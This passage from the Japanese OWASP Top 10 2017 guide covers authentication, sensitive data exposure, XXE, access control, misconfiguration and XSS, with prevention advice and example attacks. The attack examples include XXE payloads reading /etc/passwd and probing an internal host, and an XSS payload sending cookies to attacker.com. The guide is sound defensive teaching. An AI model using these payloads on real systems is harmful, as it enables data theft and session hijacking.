**シナリオ #3**: アプリケーションにセッションタイムアウトが適切に実装されていません。ユーザが公共の場のコンピュータでそのアプリケーションにアクセスします。そのユーザは、アプリケーションからログアウトする代わりに単純にブラウザでそのタブを閉じて、その場を立ち去ります。一時間後、攻撃者が同じコンピュータでブラウザを起動すると、まだそのユーザでログインしたままになっています。

## 参考資料

### OWASP

* [OWASP Proactive Controls: Implement Identity and Authentication Controls](https://www.owasp.org/index.php/OWASP_Proactive_Controls#5:_Implement_Identity_and_Authentication_Controls)
* [OWASP Application Security Verification Standard: V2 Authentication](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Application Security Verification Standard: V3 Session Management](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Testing Guide: Identity](https://www.owasp.org/index.php/Testing_Identity_Management)  
  と [Authentication](https://www.owasp.org/index.php/Testing_for_authentication)
* [OWASP Cheat Sheet: Authentication](https://www.owasp.org/index.php/Authentication_Cheat_Sheet)
* [OWASP Cheat Sheet: Credential Stuffing](https://www.owasp.org/index.php/Credential_Stuffing_Prevention_Cheat_Sheet)
* [OWASP Cheat Sheet: Forgot Password](https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet)
* [OWASP Cheat Sheet: Session Management](https://www.owasp.org/index.php/Session_Management_Cheat_Sheet)
* [OWASP Automated Threats Handbook](https://www.owasp.org/index.php/OWASP_Automated_Threats_to_Web_Applications)

### その他

* [NIST 800-63b: 5.1.1 Memorized Secrets](https://pages.nist.gov/800-63-3/sp800-63b.html#memsecret) - 緻密な調査に基づく最新の認証に関するアドバイス
* [CWE-287: Improper Authentication](https://cwe.mitre.org/data/definitions/287.html)
* [CWE-384: Session Fixation](https://cwe.mitre.org/data/definitions/384.html)

# A3:2017 機密データの露出

|  |  |  |
| --- | --- | --- |
| 脅威エージェント/攻撃手法 | セキュリティ上の弱点 | 影響 |
| アクセスレベル : 悪用難易度 2 | 流行度 3 : 検出難易度 2 | 技術的影響度 3 : ビジネスへの影響 |
| 攻撃者は、ブラウザのようなクライアントからデータを送信するときに暗号化通信を直接攻撃するよりも、暗号鍵を盗み出したり、中間者攻撃を仕掛けたり、サーバ上にある平文のデータを盗み出します。一般的には、このリスクでは手動による攻撃を必要とします。あらかじめ盗み出したパスワードデータベースには、グラフィック処理ユニット(GPU)を使って総当たり攻撃できます。 | ここ数年以降、このリスクはもっとも一般的で影響力のある攻撃になりました。もっとも一般的な攻撃手法は、暗号化されていない機密データを狙ったものです。機密データが暗号化されているときには、弱い暗号鍵の生成と管理、弱い暗号アルゴリズム、プロトコル、暗号スイートの利用を狙った攻撃手法が知られています。特に、弱いハッシュ関数によるパスワードハッシュを狙った攻撃がよく知られています。サーバサイトでは、データ送信方法に問題があると容易に検知できますが、保存しているデータの問題があると検知することが非常に難しいです。 | 保護されるべきデータがすべて暴露されることはよくあります。多くの場合、これらのデータには医療記録、認証情報、個人データ、クレジットカードなどの機密データが含まれています。これらのデータには、EUにおけるGDPRや各地域のプライバシー関連の法律のように法律や規則で定められた保護が要求される場合が多いです。 |

## 脆弱性有無の確認

まず初めに、送信中のデータおよび保存しているデータに保護を必要とするか決めます。例えば、パスワード、クレジットカード番号、医療記録、個人データやビジネス上の機密データは特別に保護する必要があります。対象データがEUの一般データ保護規則(GDPR)などのプライバシー関連の法律の保護下にある場合や、PCIデータセキュリティスタンダード(PCI DSS)などの金融観点からのデータ保護が要求される場合、特に意識しなければなりません。これらのデータに対して、以下を確認してください。

* いづれかのデータを平文で送信しているか? これは、HTTP、SMTP、FTPのようなプロトコルを使っている場合に該当する。内部からインターネットに送信する場合、特に危険だ。また、ロードバランサ、ウェブサーバ、バックエンドシステムなどの内部通信もすべて確認すること
* バックアップも含め、機密データを平文で保存しているか?
* 古いまたは弱い暗号アルゴリズムを初期設定のまま、または古いコードで使っているか?
* 初期値のままの暗号鍵を使っているか? 弱い暗号鍵を生成または再利用しているか? 暗号鍵管理や鍵のローテーションを適切に行っていないか?
* 暗号化を強制していないか? 例えば、ブラウザなどのユーザエージェント向けのセキュリティ関連のディレクティブやヘッダを出力していないか?
* アプリ、メールクライアントなどのユーザエージェントが受信したサーバ証明書が正当なものか検証していないか?

ASVS [Crypto (V7)](https://www.owasp.org/index.php/ASVS_V7_Cryptography)、[Data Protection (V9)](https://www.owasp.org/index.php/ASVS_V9_Data_Protection)、そして[SSL/TLS (V10)](https://www.owasp.org/index.php/ASVS_V10_Communications)を参照してください。

## 防止方法

最低限、下記を実施してください。そして、参考資料を検討してください:

* アプリケーションごとに処理するデータ、保存するデータ、送信するデータを分類する。そして、どのデータがプライバシー関連の法律・規則の要件に該当するか、またどのデータがビジネス上必要なデータか判定する。
* 前述の分類にもとにアクセス制御を実装する。
* 必要ない機密データを保存しない。できる限りすぐにそのような機密データを破棄するか、PCI DSSに準拠したトークナイゼーションまたはトランケーションを行う。データが残っていなければ盗まれない。
* 保存時にすべての機密データを暗号化しているか確認する。
* 最新の暗号強度の高い標準アルゴリズム、プロトコル、暗号鍵を実装しているか確認する。そして適切に暗号鍵を管理する。
* 前方秘匿性(PFS)を有効にしたTLS、サーバサイドによる暗号スイートの優先度決定、セキュアパラメータなどのセキュアなプロトコルで、通信経路上のすべてのデータを暗号化する。HTTP Strict Transport Security (HSTS)のようなディレクティブで暗号化を強制する。
* [Argon2](https://www.cryptolux.org/index.php/Argon2)、[scrypt](https://wikipedia.org/wiki/Scrypt)、 [bcrypt](https://wikipedia.org/wiki/Bcrypt)、[PBKDF2](https://wikipedia.org/wiki/PBKDF2)のように、十分な暗号強度があり、work factor (delay factor)を使えるソルト化ハッシュ関数でパスワードを保存する。
* 設定とその設定値がそれぞれ独立して効果があるか検証する

## 攻撃シナリオの例

**シナリオ #1**: あるアプリケーションは、データベースの自動暗号化を使用し、クレジットカード番号を暗号化します。しかし、そのデータが取得されるときに自動的に復号されるため、SQLインジェクションによって平文のクレジットカード番号を取得できてしまいます。

**シナリオ #2**: あるサイトは、すべてのページでTLSで使っておらず、ユーザにTLSを強制していません。また、そのサイトでは弱い暗号アルゴリズムをサポートしています。攻撃者はネットワークトラフィックを監視し（例えば、暗号化していない無線ネットワークで）、HTTPS通信をHTTP通信にダウングレードしそのリクエストを盗聴することで、ユーザのセッションクッキーを盗みます。そして、攻撃者はこのクッキーを再送しユーザの(認証された)セッションを乗っ取り、そのユーザの個人データを閲覧および改ざんできます。また、攻撃者はセッションを乗っ取る代わりに、すべての送信データ（例えば、入金の受取人）を改ざんできます。

**シナリオ #3**: あるパスワードデータベースは、ソルトなしのハッシュまたは単純なハッシュでパスワードを保存しています。もし、ファイルアップロードの欠陥があれば、攻撃者はそれを悪用して、パスワードデータベースを取得できます。事前に計算されたハッシュのレインボーテーブルで、すべてのソルトなしのハッシュが解読されてしまいます。そして、たとえソルトありでハッシュ化されていても、単純または高速なハッシュ関数で生成したハッシュはGPUで解読されてしまうかもしれません。

## 参考資料

### OWASP

* [OWASP Proactive Controls: Protect Data](https://www.owasp.org/index.php/OWASP_Proactive_Controls#7:_Protect_Data)
* [OWASP Application Security Verification Standard]((https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project)): [V7](https://www.owasp.org/index.php/ASVS_V7_Cryptography), [9](https://www.owasp.org/index.php/ASVS_V9_Data_Protection), [10](https://www.owasp.org/index.php/ASVS_V10_Communications)
* [OWASP Cheat Sheet: Transport Layer Protection](https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet)
* [OWASP Cheat Sheet: User Privacy Protection](https://www.owasp.org/index.php/User_Privacy_Protection_Cheat_Sheet)
* [OWASP Cheat Sheet: Password](https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet)と[Cryptographic Storage](https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet)
* [OWASP Security Headers Project](https://www.owasp.org/index.php/OWASP_Secure_Headers_Project); [Cheat Sheet: HSTS](https://www.owasp.org/index.php/HTTP_Strict_Transport_Security_Cheat_Sheet)
* [OWASP Testing Guide: Testing for weak cryptography](https://www.owasp.org/index.php/Testing_for_weak_Cryptography)

### その他

* [CWE-220: Exposure of sens. information through data queries](https://cwe.mitre.org/data/definitions/220.html)
* [CWE-310: Cryptographic Issues](https://cwe.mitre.org/data/definitions/310.html); [CWE-311: Missing Encryption](https://cwe.mitre.org/data/definitions/311.html)
* [CWE-312: Cleartext Storage of Sensitive Information](https://cwe.mitre.org/data/definitions/312.html)
* [CWE-319: Cleartext Transmission of Sensitive Information](https://cwe.mitre.org/data/definitions/319.html)
* [CWE-326: Weak Encryption](https://cwe.mitre.org/data/definitions/326.html); [CWE-327: Broken/Risky Crypto](https://cwe.mitre.org/data/definitions/327.html)
* [CWE-359: Exposure of Private Information - Privacy Violation](https://cwe.mitre.org/data/definitions/359.html)

# A4:2017 XML 外部エンティティ参照 (XXE)

|  |  |  |
| --- | --- | --- |
| 脅威エージェント/攻撃手法 | セキュリティ上の弱点 | 影響 |
| アクセスレベル : 悪用難易度 2 | 流行度 2 : 検出難易度 3 | 技術的影響度 3 : ビジネスへの影響 |
| 攻撃者は、脆弱なコード、依存関係、または統合を利用して、XMLをアップロードしたり、悪意のあるコンテンツをXML文書に含めることができる場合、その脆弱なXMLプロセッサを悪用することができます。 | 多くの古いXMLプロセッサにおいて、デフォルトでは、外部エンティティ（XML処理中に参照先のデータを取得しevalされるURI）の指定が可能です。 [SAST](https://www.owasp.org/index.php/Source_Code_Analysis_Tools) ツールで依存関係と構成を調べることでこの問題を発見できます。 [DAST](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools) ツールでこの問題を検出しエクスプロイトを見つけるには手作業を加える必要があります。マニュアルテストをするなら、XXEのテスト方法を習得する必要があります。これは、2017年の時点では一般にテストされていないためです。 | これらの欠陥は、データの抽出、サーバからのリモート要求の実行、内部システムのスキャン、サービス不能攻撃の実行、その他の攻撃の実行に使用できます。 |

## 脆弱性有無の確認

アプリケーション、特にXMLベースのWebサービスやダウンストリーム統合では、次のような攻撃を受ける可能性があります:

* アプリケーションは、特に信頼できないソースからXMLを直接またはXMLアップロードを受け入れるか、信頼できないデータをXMLドキュメントに挿入し、XMLプロセッサによって解析されます。
* アプリケーションまたはSOAPベースのWebサービスのXMLプロセッサにおいて、[ドキュメントタイプ定義（DTD）](https://en.wikipedia.org/wiki/Document_type_definition)が有効になっています。 DTD処理を無効にする実際のメカニズムはプロセッサによって異なるため、[OWASP Cheat Sheet 'XXE Prevention'](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)のようなリファレンスを調べると良いでしょう。
* アプリケーションが統合されたセキュリティあるいはシングルサインオン（SSO）の目的でIDの処理にSAMLを使用する場合、SAMLはIDアサーションにXMLを使用しているため、脆弱である可能性があります。
* アプリケーションがバージョン1.2より前のSOAPを使用する場合、XMLエンティティがSOAPフレームワークに渡されていると、XXE攻撃の影響を受けやすくなります。
* XXE攻撃に対して脆弱であるということは、アプリケーションがDoS攻撃に脆弱である可能性が高いということになります。

## 防止方法

開発者のトレーニングは、XXEを特定し、軽減するために不可欠です。加えて、XXEを防ぐには以下のことが不可欠です:

* 可能な限り、JSONなどの複雑さの低いデータ形式を使用し、機密データのシリアライズを避けてください。
* アプリケーションまたは基盤となるオペレーティングシステムで使用されているすべてのXMLプロセッサおよびライブラリにパッチをあてるか、アップグレードします。依存関係チェッカーを使用してください。 SOAPは、SOAP 1.2かそれ以降のものに更新します。
* [OWASP Cheat Sheet 'XXE Prevention'](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)に従い、アプリケーション内のすべてのXMLパーサーでXML外部エンティティとDTD処理を無効にします。
* ホワイトリスト方式でサーバーサイドの入力検証や、XMLドキュメント、ヘッダ、ノード内の悪意のあるデータのフィルタリング、またはサニタイズを実装します。
* XMLまたはXSLファイルのアップロード機能において、XSD検証などを使用して受信するXMLを検証していることを確認します。
* SASTツールはソースコード内のXXEを検出するのに役立ちますが、多くのインテグレーションを伴う大規模で複雑なアプリケーションでは、手動によるコードレビューが最善の選択肢です。

もしこうしたコントロールができない場合には、仮想パッチ、APIセキュリティゲートウェイ、あるいはWebアプリケーションファイアウォール（WAF）を使用して、XXE攻撃を検出、監視、およびブロックすることを検討してください。

## 攻撃シナリオの例

多くの公開サーバでのXXE問題が発見されています。 XXEは、深くネストされた依存関係を含むさまざまな予期しない場所で発生します。最も簡単な攻撃方法は、サーバが受け入れる場合に、悪質なXMLファイルをアップロードすることです。

**シナリオ #1**: 攻撃者はサーバからデータを取り出そうと試みます:

<?xml version="1.0" encoding="ISO-8859-1"?>  
 <!DOCTYPE foo [  
  <!ELEMENT foo ANY >  
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>  
 <foo>&xxe;</foo>

**シナリオ #2**: 攻撃者は、上記のENTITY行を次のように変更して、サーバーのプライベートネットワークを調べようとします:

 <!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>

**シナリオ #3**: 攻撃者は終わりのないファイルを含めることでDoS攻撃を試みます:

 <!ENTITY xxe SYSTEM "file:///dev/random" >]>

## 参考資料

### OWASP

* [OWASP Application Security Verification Standard](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Testing Guide: Testing for XML Injection](https://www.owasp.org/index.php/Testing_for_XML_Injection_(OTG-INPVAL-008))
* [OWASP XXE Vulnerability](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)
* [OWASP Cheat Sheet: XXE Prevention](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Prevention_Cheat_Sheet)
* [OWASP Cheat Sheet: XML Security](https://www.owasp.org/index.php/XML_Security_Cheat_Sheet)

### その他

* [CWE-611: Improper Restriction of XXE](https://cwe.mitre.org/data/definitions/611.html)
* [Billion Laughs Attack](https://en.wikipedia.org/wiki/Billion_laughs_attack)
* [SAML Security XML External Entity Attack](https://secretsofappsecurity.blogspot.tw/2017/01/saml-security-xml-external-entity-attack.html)
* [Detecting and exploiting XXE in SAML Interfaces](https://web-in-security.blogspot.tw/2014/11/detecting-and-exploiting-xxe-in-saml.html)

# A5:2017 アクセス制御の不備

|  |  |  |
| --- | --- | --- |
| 脅威エージェント/攻撃手法 | セキュリティ上の弱点 | 影響 |
| アクセスレベル : 悪用難易度 2 | 流行度 2 : 検出難易度 2 | 技術的影響度 3 : ビジネスへの影響 |
| アクセス制御の悪用は攻撃者の基本スキルです。 静的ソースコード解析ツール([SAST](https://www.owasp.org/index.php/Source_Code_Analysis_Tools))と動的アプリケーションテストツール([DAST](https://www.owasp.org/index.php/Category:Vulnerability_Scanning_Tools))はアクセス制御の不存在を検出できますが、それが存在する場合にアクセス制御が有効に機能していることを検証することはできません。アクセス制御は、手作業で、場合によっては特定のフレームワークにおけるアクセス制御の不存在の自動チェックによって発見することができます。 | アクセス制御上の欠陥は、一般に、自動検出が行われないことやアプリケーション開発者による効果的な機能テストが行われないことによって生じます。 アクセス制御の検出は、通常は自動化された静的または動的テストには適していません。 手動テストは、HTTPメソッド（GET対PUTなど）、コントローラ、オブジェクト直接参照などでの欠落している、もしくは機能していないアクセス制御を検出するための最良の方法です。 | 技術への影響は、攻撃者が一般ユーザー、管理者、または特権機能を持ったユーザーとして振る舞ったり、すべてのレコードの作成、アクセス、更新、削除を行ってしまうことです。ビジネスへの影響は、アプリケーションとデータの保護の重要性に依存します。 |

## 脆弱性有無の確認

アクセス制御はユーザーが予め与えられた権限から外れた行動をしないようにポリシーを適用します。ポリシー適用の失敗は、許可されていない情報の公開、すべてのデータの変更または破壊、またはユーザー制限から外れたビジネス機能の実行につながることが多いです。一般的なアクセス制御の脆弱性は以下のような場合に発生します:

* URL、内部のアプリケーションの状態、HTMLページを変更することやカスタムAPI攻撃ツールを単純に使用することによって、アクセス制御のチェックを迂回できてしまう。
* 主キーを他のユーザーのレコードに変更することができ、他のユーザーのアカウントを表示または編集できてしまう。
* 権限昇格。ログインすることなしにユーザーとして行動したり、一般ユーザーとしてログインした時に管理者として行動できてしまう。
* メタデータの操作。JSON Web Token（JWT）アクセス制御トークンや権限昇格するために操作されるCookieやhiddenフィールドを再生成または改ざんできたり、JWTの無効化を悪用できるなど。
* CORSの誤設定によって権限のないAPIアクセスが許可されてしまう。
* 認証されていないユーザーを要認証ページへ、一般ユーザーを要権限ページへ強制ブラウズできてしまう。 POST、PUT、DELETEメソッドへのアクセス制御がないAPIへアクセスができてしまう。

## 防止方法

攻撃者がアクセス制御のチェックやメタデータを変更することができず、信頼できるサーバーサイドのコードまたはサーバーレスAPIで実施される場合にのみ、アクセス制御は機能します。

* 公開リソースへのアクセスを除いて、アクセスを原則として拒否する。
* CORSの使用を最小限に抑えるように、アクセス制御メカニズムを一度実装し、アプリケーション全体で再利用する。
* アクセス制御モデルは、ユーザーがどのようなレコードでも作成、読取、更新、または削除できるようにするのではなく、レコードの所有権があることを前提としなければならない。
* アプリケーション独自のビジネス上の制約要求はドメインモデルに表現される必要がある。
* Webサーバーのディレクトリリスティングを無効にし、ファイルのメタデータ（.gitなど）とバックアップファイルがウェブルートに存在しないことを確認する。
* アクセス制御の失敗をログに記録し、必要に応じて管理者に警告する（繰返して失敗しているなど）。
* レート制限するAPIとコントローラは自動攻撃ツールによる被害を最小限に抑えるための手段である。
* JWTトークンはログアウト後にはサーバー上で無効とされるべきである。

開発者とQAスタッフは、アクセス制御に関する機能面での単体及び結合テストを取り入れるべきです。

## 攻撃シナリオの例

**シナリオ #1**: アプリケーションが、アカウント情報にアクセスするSQL呼出しに未検証のデータを使用しています。

  pstmt.setString(1, request.getParameter("acct"));  
  ResultSet results = pstmt.executeQuery();

攻撃者は、単にブラウザでパラメータ'acct'を任意のアカウント番号に改変して送信します。適切な検証がない場合、攻撃者は任意のアカウントにアクセスできます。

http://example.com/app/accountInfo?acct=notmyacct

**シナリオ #2**: ある攻撃者は、ブラウザでURLを指定してアクセスします。管理者ページにアクセスするには管理者権限が必要です。

http://example.com/app/getappInfo  
  http://example.com/app/admin\_getappInfo

認証されていないユーザーがこれからのページにアクセス出来たら欠陥があります。非管理者が管理者ページにアクセス出来ても欠陥があります。

## 参考資料

### OWASP

* [OWASP Proactive Controls: Access Controls](https://www.owasp.org/index.php/OWASP_Proactive_Controls#6:_Implement_Access_Controls)
* [OWASP Application Security Verification Standard: V4 Access Control](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project#tab=Home)
* [OWASP Testing Guide: Authorization Testing](https://www.owasp.org/index.php/Testing_for_Authorization)
* [OWASP Cheat Sheet: Access Control](https://www.owasp.org/index.php/Access_Control_Cheat_Sheet)

### その他

* [CWE-22: Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')](https://cwe.mitre.org/data/definitions/22.html)
* [CWE-284: Improper Access Control (Authorization)](https://cwe.mitre.org/data/definitions/284.html)
* [CWE-285: Improper Authorization](https://cwe.mitre.org/data/definitions/285.html)
* [CWE-639: Authorization Bypass Through User-Controlled Key](https://cwe.mitre.org/data/definitions/639.html)
* [PortSwigger: Exploiting CORS misconfiguration](https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties)

# A6:2017 セキュリティの設定が適切ではない

|  |  |  |
| --- | --- | --- |
| 脅威エージェント/攻撃手法 | セキュリティ上の弱点 | 影響 |
| アクセスレベル : 悪用難易度 3 | 流行度 3 : 検出難易度 3 | 技術的影響度 2 : ビジネスへの影響 |
| 攻撃者は、パッチを当てていない穴を悪用したり、デフォルトのアカウントや使われていないページ、保護されていないファイルやディレクトリなどにアクセスし、権限無しにアクセスしたり、システム情報を取得したりします。 | 不適切なセキュリティの設定は、どのレベルのアプリケーションスタックにも起こりえます。それはネットワークサービスやプラットフォーム、Webサーバ、アプリケーションサーバ、データベース、フレームワーク、カスタムコード、プレインストールしてある仮想マシンやコンテナ、ストレージです。自動化したスキャナーは、不適切な設定、つまりデフォルトのアカウントや設定、必要のないサービスやレガシーなオプションなどが使われているのを見つけるのに便利です。 | この欠陥によって、攻撃者は得てして権限無しにシステムのデータや機能にアクセスしてしまいます。場合によっては、そのような欠陥によってシステム全体が損なわれてしまいます。 ビジネスへの影響は、アプリケーションとデータにどの程度保護が必要とされているかによります。 |

## 脆弱性有無の確認

アプリケーションが下記のようなら、恐らく脆弱です。

* アプリケーションスタックのあらゆる部分に渡って、適切にセキュリティを強化していない。クラウドサービス上でパーミッションを適切に設定していない
* 必要のない機能が有効になっていたり、インストールされていたりする(例えば、必要のないポートやサービス、ページ、アカウント、特権)
* デフォルトのアカウントとパスワードが有効になったまま変更されていない
* エラー処理がユーザーに対して、スタックトレースやその他余計な情報を含むエラーメッセージを見せる
* アップグレードしたシステムでは、最新のセキュリティ機能が無効になっているか正しく設定されていない
* アプリケーションサーバやアプリケーションフレームワーク(例えば、Struts、Spring、 ASP.NET)、ライブラリ、データベース等のセキュリティの設定が、安全な値に設定されていない
* サーバがセキュリテイヘッダーやディレクティブを送らなかったり、安全な値に設定されていなかったりする
* ソフトウェアが古いか脆弱である (**A9:2017-既知の脆弱性を持つコンポーネントの使用** を参照)

アプリケーションのセキュリティを設定するプロセスを一致協力して繰り返さないと、システムのリスクはより高くなります。

## 防止方法

安全にインストールするプロセスにおいては、下記を実施してください。

* 繰り返し強化するプロセスは、簡単にすぐ他の環境に展開され、正しくロックダウンすること。開発やQA、本番環境は完全に同じように設定し、それぞれの環境で別々の認証情報を使用すること。このプロセスを自動化し、新しい安全な環境をセットアップする際には、手間を最小限にすること
* プラットフォームは最小限のものとし、必要のない機能やコンポーネント、ドキュメント、サンプルを除くこと。使用しない機能とフレームワークは、削除もしくはインストールしないこと
* レビューを実施して、セキュリティ関連の記録と更新の全てに加え、パッチを管理するプロセスの一環としてパッチの設定を適切に更新すること(**A9:2017-既知の脆弱性を持つコンポーネントの使用** を参照)。クラウドストレージのパーミッションは、詳細にレビューすること (例えば、S3 バケットのパーミッション)
* セグメント化したアプリケーションアーキテクチャは、セグメンテーションやコンテナリゼーション、クラウドのセキュリティグループ(ACL)をともなったコンポーネントやテナント間に、効果的で安全な仕切りをもたらす
* セキュリティディレクティブをクライアントへ送ること。例えば [セキュリティヘッダー](https://www.owasp.org/index.php/OWASP_Secure_Headers_Project)
* プロセスを自動化して設定の有効性を検証し、環境全てに適用すること

## 攻撃シナリオの例

**シナリオ #1**: アプリケーションのサンプルが付属しているアプリケーションサーバであるにもかかわらず、プロダクションサーバからサンプルが削除されていない。このサンプルアプリケーションには、攻撃者がサーバに侵入する際によく使う既知の脆弱性がある。そのアプリケーションが管理用のコンソールでデフォルトのアカウントが変更されていないと、攻撃者はデフォルトのパスワードを使ってログインし、乗っ取ってしまう

**シナリオ #2**: ディレクトリリスティングがサーバ上で無効になっていない。攻撃者はそれを見つけ出し、やすやすとディレクトリを表示してしまう。攻撃者はコンパイル済みのJavaクラスを見つけてダウンロードし、デコンパイルしてからリバースエンジニアリングしてコードを見る。そして攻撃者は、そのアプリケーションの深刻なアクセス制御上の穴を見つける

**シナリオ #3**: アプリケーションサーバの設定が、詳細なエラーメッセージ(例えば、スタックトレース)をユーザーに返すようにになっている。これによって機密情報や脆弱であるとされているコンポーネントのバージョンといった潜在的な欠陥がさらされる恐れがある

**シナリオ #4**: クラウドサービスプロバイダは、他のCSPユーザーによるデフォルトでインターネットに公開された共有パーミッションを用意している。こうなると、機密情報がクラウドストレージに保存され、アクセスされてしまう

## 参考資料

### OWASP

* [OWASP Testing Guide: Configuration Management](https://www.owasp.org/index.php/Testing_for_configuration_management)
* [OWASP Testing Guide: Testing for Error Codes](https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006))
* [OWASP Security Headers Project](https://www.owasp.org/index.php/OWASP_Secure_Headers_Project)

この分野でさらに知りたいのなら、 Application Security Verification Standard [V19 Configuration](https://www.owasp.org/index.php/ASVS_V19_Configuration)を参照してください。

### その他

* [NIST Guide to General Server Hardening](https://csrc.nist.gov/publications/detail/sp/800-123/final)
* [CWE-2: Environmental Security Flaws](https://cwe.mitre.org/data/definitions/2.html)
* [CWE-16: Configuration](https://cwe.mitre.org/data/definitions/16.html)
* [CWE-388: Error Handling](https://cwe.mitre.org/data/definitions/388.html)
* [CIS Security Configuration Guides/Benchmarks](https://www.cisecurity.org/cis-benchmarks/)
* [Amazon S3 Bucket Discovery and Enumeration](https://blog.websecurify.com/2017/10/aws-s3-bucket-discovery.html)

# A7:2017 クロスサイトスクリプティング (XSS)

|  |  |  |
| --- | --- | --- |
| 脅威エージェント/攻撃手法 | セキュリティ上の弱点 | 影響 |
| アクセスレベル : 悪用難易度 3 | 流行度 3 : 検出難易度 3 | 技術的影響度 2 : ビジネスへの影響 |
| 3種類のXSSはいずれも、自動化ツールを用いて検出および悪用することが可能です。また、誰でも入手できる、XSSを悪用するためのフレームワークも複数存在します。 | XSSは、OWASP Top 10の中では2番目に多く見られる問題であり、アプリケーション全体のおよそ三分の二で検出されます。自動化ツールで、いくつかのXSS問題を検出できます。PHP、J2EE/JSP、またはASP.NETのような成熟した技術においては、特にそれが顕著です。 | XSSの影響は、リクレクトおよびDOMベースの場合は中程度、ストアドの場合は重大となります。具体的な被害例として、被害者のブラウザ上でリモートコードが実行されることによる、認証情報やセッションの奪取、被害者へのマルウェア感染が挙げられます。 |

## 脆弱性有無の確認

XSSには3種類のタイプが存在し、大抵は被害者のブラウザがターゲットとされます。

* **リフレクトXSS**: アプリケーションまたはAPIが、ユーザ入力データを適切に検証およびエスケープせずに、HTML出力の一部としてインクルードしている場合に脆弱になります。攻撃が成功すると、攻撃者は被害者のブラウザで任意のHTMLやJavaScriptを実行できるようになります。一般的には、水飲み場サイトや広告ページなど、攻撃者の制御下にあるページに辿り着くための何らかの悪質なリンクに対して、ユーザが操作を行う必要があります。
* **ストアドXSS**: ユーザ入力データが後に別のユーザまたは管理者によって閲覧される場合において、アプリケーションまたはAPIがそのデータを無害化せずに格納していると脆弱になります。ストアドXSSは、大抵の場合、高または重大リスクと見做されています。
* **DOMベースXSS**: 攻撃者が制御可能なデータをページに動的にインクルードするJavaScriptフレームワーク、単一ページのアプリケーション、およびAPIは、DOMベースXSSに対して脆弱になります。アプリケーションは、安全でないJavaScript APIに対して、攻撃者が制御可能なデータを送信しないことが理想です。

典型的なXSS攻撃には、セッションの奪取、アカウントの乗っ取り、多要素認証(MFA)の回避、DOMノードの置換または改竄(トロイの木馬を介した偽のログイン画面挿入等)、悪質なソフトウェアのダウンロードやキーロギング等のユーザのブラウザに対する攻撃などが含まれます。

## 防止方法

XSSを防止するには、信頼出来ないデータを動的なブラウザコンテンツから区別する必要があります。具体的には以下を実施します。

* 最新のRuby on RailsやReact JSなど、XSSに悪用されうるデータを自動的にエスケープするよう設計されたフレームワークを使用する。各フレームワークにおけるXSS対策の限界を確認し、対策の範囲外となるデータ使用については、適切な処理を行う。
* ボディ、属性、JavaScript、CSSやURLなどHTML出力のコンテキストに基づいて、信頼出来ないHTTPリクエストデータをエスケープすることで、リフレクトおよびストアドXSS脆弱性を解消できる。要求されるデータの詳細なエスケープ手法は [OWASP Cheat Sheet 'XSS Prevention'](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) を参照のこと。
* クライアント側でのブラウザドキュメント改変時に、コンテキスト依存のエンコーディングを適用することで、DOMベースXSSへの対策となる。これが行えない場合には、OWASP Cheat Sheet 'DOM based XSS Prevention'で説明されている、同様のコンテキスト依存のエスケープ手法をブラウザAPIに適用することもできる。
* XSSに対する多層防御措置の一環として [Content Security Policy (CSP)](https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP) を有効に設定する。これは、ローカルファイルインクルードを介して悪意のあるコードを設置可能にする他の脆弱性（例：パストラバーサルを悪用したファイルの上書き、許可されたコンテンツ配信ネットワークから提供された脆弱なライブラリ等）が存在しない場合に効果的である。

## 攻撃シナリオの例

**シナリオ #1**: あるアプリケーションは、検証やエスケープをせず、信頼出来ないデータを使用して、以下のHTMLスニペットを生成しています。

(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";  
攻撃者はブラウザでパラメータ‘CC’を以下に改変します。

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'

これにより、被害者のセッションIDが攻撃者のウェブサイトに送信され、被害者のセッションが乗っ取られます。

攻撃者は、アプリケーションが使用している自動化されたCSRF対策を、XSSで破れることに注意して下さい。

## 参考資料

### OWASP

* [OWASP Proactive Controls: Encode Data](https://www.owasp.org/index.php/OWASP_Proactive_Controls#tab=OWASP_Proactive_Controls_2016)
* [OWASP Proactive Controls: Validate Data](https://www.owasp.org/index.php/OWASP_Proactive_Controls#tab=OWASP_Proactive_Controls_2016)
* [OWASP Application Security Verification Standard: V5](https://www.owasp.org/index.php/Category:OWASP_Application_Security_Verification_Standard_Project)
* [OWASP Testing Guide: Testing for Reflected XSS](https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001))
* [OWASP Testing Guide: Testing for Stored XSS](https://www.owasp.org/index.php/Testing_for_Stored_Cross_site_scripting_(OTG-INPVAL-002))
* [OWASP Testing Guide: Testing for DOM XSS](https://www.owasp.org/index.php/Testing_for_DOM-based_Cross_site_scripting_(OTG-CLIENT-001))
* [OWASP Cheat Sheet: XSS Prevention](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
* [OWASP Cheat Sheet: DOM based XSS Prevention](https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet)
